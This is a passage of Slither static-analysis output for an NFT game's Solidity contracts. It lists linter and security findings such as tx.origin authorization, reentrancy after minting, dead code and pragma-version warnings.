Variable TraitsConsumer._baseImageURI (contracts/TraitsConsumer.sol#28) is not in mixedCase
Variable TraitsConsumer._baseExternalURI (contracts/TraitsConsumer.sol#31) is not in mixedCase
Variable TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is not in mixedCase
Variable TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
uri(uint256) should be declared external:
        - ERC1155.uri(uint256) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#59-61)
        - GameItems.uri(uint256) (contracts/GameItems.sol#257-259)
balanceOfBatch(address[],uint256[]) should be declared external:
        - ERC1155.balanceOfBatch(address[],uint256[]) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#82-98)
setApprovalForAll(address,bool) should be declared external:
        - ERC1155.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#103-105)
safeTransferFrom(address,address,uint256,uint256,bytes) should be declared external:
        - ERC1155.safeTransferFrom(address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#117-129)
safeBatchTransferFrom(address,address,uint256[],uint256[],bytes) should be declared external:
        - ERC1155.safeBatchTransferFrom(address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#134-146)
setRescueUnlockEnabled(bool) should be declared external:
        - GameItems.setRescueUnlockEnabled(bool) (contracts/GameItems.sol#296-298)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GameNFT.sol

```
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 2,0x3d3d << 240) (contracts/libraries/UtilLibrary.sol#74)
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 1,0x3d << 248) (contracts/libraries/UtilLibrary.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#shift-parameter-mixup

TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is never initialized. It is used in:
        - TraitsConsumer.imageURI(uint256) (contracts/TraitsConsumer.sol#226-237)
TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) is never initialized. It is used in:
        - TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables

UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) performs a multiplication on the result of a division:
        -_encodedLen = 4 * ((data.length + 2) / 3) (contracts/libraries/UtilLibrary.sol#19)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) uses tx.origin for authorization: require(bool,string)(ownerOf(tokenId) == tx.origin,ORIGIN_NOT_NFT_OWNER: tx.origin must be the owner of the NFT) (contracts/ERC721Lockable.sol#35-38)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/ERC721Lockable.sol#70-73)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/ERC721Lockable.sol#90-93)
GameNFT.lockToken(uint256) (contracts/GameNFT.sol#64-75) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/GameNFT.sol#65-68)
GameNFT.unlockToken(uint256) (contracts/GameNFT.sol#83-94) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/GameNFT.sol#84-87)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin
```

```
ERC721BridgableChild._deposit(address,bytes).i (contracts/ERC721BridgableChild.sol#150) is a local variable never initialized
ERC721BridgableChild.withdrawBatch(uint256[]).i (contracts/ERC721BridgableChild.sol#51) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

GameNFT.constructor(uint256,string,string,address,address).name (contracts/GameNFT.sol#30) shadows:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81) (function)
        - IERC721Metadata.name() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#16) (function)
GameNFT.constructor(uint256,string,string,address,address).symbol (contracts/GameNFT.sol#31) shadows:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88) (function)
        - IERC721Metadata.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#21) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

ERC721BridgableChild._withdrawWithMetadata(uint256) (contracts/ERC721BridgableChild.sol#113-129) has external calls inside a loop: TransferWithMetadata(_msgSender(),address(0),tokenId,this.encodeTokenMetadata(tokenId)) (contracts/ERC721BridgableChild.sol#121-126)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in GameNFT._safeMint(address,uint256) (contracts/GameNFT.sol#207-224):
        External calls:
        - super._safeMint(to,tokenId) (contracts/GameNFT.sol#217)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        State variables written after the call(s):
        - _traitsInitialized[tokenId] = true (contracts/GameNFT.sol#222)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenId) (contracts/ERC721BridgableChild.sol#143)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenId) (contracts/ERC721BridgableChild.sol#145)
Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#151)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#152)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) uses assembly
        - INLINE ASM (contracts/libraries/UtilLibrary.sol#23-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC721Lockable.sol#31-34)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,NFT_NOT_UNLOCKED: NFT is not unlocked) (contracts/ERC721Lockable.sol#74-77)

ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == true,NFT_NOT_LOCKED: NFT is not locked) (contracts/ERC721Lockable.sol#94-97)
ERC721Lockable._beforeTokenTransfer(address,address,uint256) (contracts/ERC721Lockable.sol#108-123) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,TOKEN_IS_LOCKED: Token is locked in-game and cannot be transferred until it is unlocked) (contracts/ERC721Lockable.sol#116-119)
GameNFT._safeMint(address,uint256) (contracts/GameNFT.sol#207-224) compares to a boolean constant:
        -_traitsInitialized[tokenId] == false (contracts/GameNFT.sol#220)
GameNFT._beforeTokenTransfer(address,address,uint256) (contracts/GameNFT.sol#230-245) compares to a boolean constant:
        -require(bool,string)(to == address(0) || _isSoulbound[tokenId] == false,TOKEN_IS_SOULBOUND: Token is soulbound to current owner and cannot be transfered) (contracts/GameNFT.sol#238-241)
TraitsConsumer.tokenName(uint256) (contracts/TraitsConsumer.sol#196-208) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.NAME_TRAIT_ID) == true (contracts/TraitsConsumer.sol#202)
TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.DESCRIPTION_TRAIT_ID) == true (contracts/TraitsConsumer.sol#217)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (contracts/ERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/ERC721Lockable.sol#2)
        - ^0.8.0 (contracts/GameNFT.sol#3)
        - ^0.8.0 (contracts/GameRegistryConsumer.sol#3)
        - ^0.8.0 (contracts/TraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/TraitsLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/UtilLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
        - delete _allTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#160)
ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
        - _allTokens.pop() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#161)
ERC721Enumerable._removeTokenFromOwnerEnumeration(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#119-137) has costly operations inside a loop:
        - delete _ownedTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#135)
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) has costly operations inside a loop:
        - delete _owners[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#313)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#118-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._baseURI() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#105-107) is never used and should be removed
GameNFT._setSoulbound(uint256) (contracts/GameNFT.sol#197-199) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._laGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#188-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint32(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#92-95) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
TraitsConsumer._setTraitString(uint256,uint32,string) (contracts/TraitsConsumer.sol#325-331) is never used and should be removed
TraitsConsumer._tokenTraits2SON(uint256) (contracts/TraitsConsumer.sol#424-450) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/ERC721Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/GameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
```

```
Pragma version^0.8.0 (contracts/GameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/UtilLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Variable GameNFT._maxSupply (contracts/GameNFT.sol#25) is not in mixedCase
Variable TraitsConsumer._uri (contracts/TraitsConsumer.sol#25) is not in mixedCase
Variable TraitsConsumer._baseImageURI (contracts/TraitsConsumer.sol#28) is not in mixedCase
Variable TraitsConsumer._baseExternalURI (contracts/TraitsConsumer.sol#31) is not in mixedCase
Variable TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is not in mixedCase
Variable TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) should be constant
TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
setRescueUnlockEnabled(bool) should be declared external:
        - GameNFT.setRescueUnlockEnabled(bool) (contracts/GameNFT.sol#100-102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GameRegistry.sol

```
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC20._burn(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#280-288) is never used and should be removed
ERC20._mint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#257-267) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#15-35) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/AccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/IAccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

renounceRole(bytes32,address) should be declared external:
        - AccessControl.renounceRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#173-177)
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
name() should be declared external:
        - ERC20.name() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#62-64)
symbol() should be declared external:
        - ERC20.symbol() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#70-72)
decimals() should be declared external:
        - ERC20.decimals() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#87-89)
totalSupply() should be declared external:
        - ERC20.totalSupply() (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#94-96)
balanceOf(address) should be declared external:
        - ERC20.balanceOf(address) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#101-103)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#113-117)
approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/ERC20.sol#136-140)
transferFrom(address,address,uint256) should be declared external:
